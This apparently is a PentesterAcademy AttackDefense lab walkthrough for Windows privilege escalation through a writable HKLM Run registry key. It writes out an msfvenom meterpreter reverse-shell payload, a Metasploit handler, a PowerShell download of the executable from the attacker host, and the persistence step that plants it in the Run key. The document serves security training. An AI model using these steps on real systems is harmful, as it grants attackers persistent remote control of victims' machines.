


ATTACK
DEFENSE
by PentesterAcademy

Name	Registry AutoRun
URL	https://attackdefense.com/challengedetails?cid=2108
Type	Windows Security: Privilege Escalation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to **Attacker Machine**.



We can notice that hfs.exe an HTTP file server started automatically. Investigate all the autoruns programs using Sysinternals autoruns.exe utility.

Autoruns.exe:

“This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. Autoruns reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. Autoruns goes way beyond other autostart utilities.

Autoruns' Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, Autorunsc.”

Source: https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns


Step 2: Start autoruns.exe utility.

Autoruns.exe location: C:\Users\student\Desktop\SysinternalsSuite\Autoruns.exe

Wait for the scanning and switch tab to “**Logon**”

Note: If you see two files as mentioned below in AutoRuns, you can ignore and proceed further.

- HFS last update check.tmp*
- Test.tmp~*.tmp



We can observe that the hfs.exe executable path is added to the registry for starting the hfs.exe on every startup. This applies to all the users which are available on the system.

Step 3: Verify that the student user has the writing permissions on the **HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** registry.

Command: Get-ACL -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' | Format-List

Kali Machine | Attacker Machine | Target Machine

Windows PowerShell

```
PS C:\Users\student> Get-ACL -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' | Format-List


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : PRIV-ESC\student Allow  FullControl
         BUILTIN\Users Allow  ReadKey
         BUILTIN\Users Allow  -2147483648
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -2147483648
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
         ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
         -2147483648
Audit  :
Sddl   : O:SYG:SYD:AI(A;CI;KA;;;S-1-5-21-3061667678-1811888172-2700530533-1008)(A;ID;KR;;;BU)(A;CIIOID;GR;;;BU)(A;ID;KA
         ;;;BA)(A;CIIOID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;I
         D;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A
         ;CIIOID;GR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934
         681)



PS C:\Users\student>
```

The student user can modify the registry. We could set an additional malicious executable path to the registry or we could overwrite the hfs.exe binary from its original path where it is present.

First, we will verify that we have permission to modify the executable or not.


The location of the hfs.exe is shown in the registry.

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe

HFS Location: "C:\Program Files\HTTPServer\hfs.exe"

Step 4: Verifying the permissions.


Command: Get-ACL "C:\Program Files\HTTPServer\" | Format-List



We could only read and execute in this folder - "**C:\Program Files\HTTPServer"**. We will be adding a new registry with the attacker's malicious executable.


Step 5: Creating a registry with an executable path.

Open registry editor.




Right-Click → New → String Value

Registry Path:
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Enter Name i.e hacker



Create a folder on the **student's user desktop** i.e tool.

Commands: mkdir C:\Users\student\Desktop\tool
ls C:\Users\student\Desktop\tool

```
PS C:\Users\student> mkdir C:\Users\student\Desktop\tool


    Directory: C:\Users\student\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/31/2020   9:11 AM                tool


PS C:\Users\student> ls C:\Users\student\Desktop\tool
PS C:\Users\student>
```

Switch to the Attacker Machine:

Step 6: Generating a malicious executable using msfvenom.

Note: Make sure you replace the LHOST IP address with a valid attacker machine IP address. In my case, it was 10.10.0.2

Commands: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe
file program.exe

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file program.exe
program.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 7: Start Python Simple HTTP server to serve the malicious executable.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 8: Start msfconsole and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

Step 9: Download the malicious exe from the kali machine and place it in the '**C:\Users\student\Desktop\tool**' directory.

Commands: iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile 'C:\Users\student\Desktop\tool\program.exe'
ls C:\Users\student\Desktop\tool


Kali Machine | Attacker Machine | Target Machine

Windows PowerShell

```
PS C:\Users\student> iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile `C:\Users\student\Desktop\tool\program.exe'
PS C:\Users\student> ls C:\Users\student\Desktop\tool


    Directory: C:\Users\student\Desktop\tool


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/31/2020   9:14 AM          73802 program.exe


PS C:\Users\student> _
```


Step 10: Modify the registry i.e **hacker** to provide the program.exe executable path.


Double-Click on the hacker registry.




Fill the "**Value Data**" with the executable path and click ok.

Path: C:\Users\student\Desktop\tool\program.exe








After planting a malicious executable you could wait for the user to reboot or re-login again so that your program.exe would run. In this case, we will be doing it manually for learning purposes.

Switch to the Target Machine:


When any user signs out and re-login again we would expect a meterpreter session.

Step 8: Open PowerShell terminal and log off the user.

Command: shutdown /l

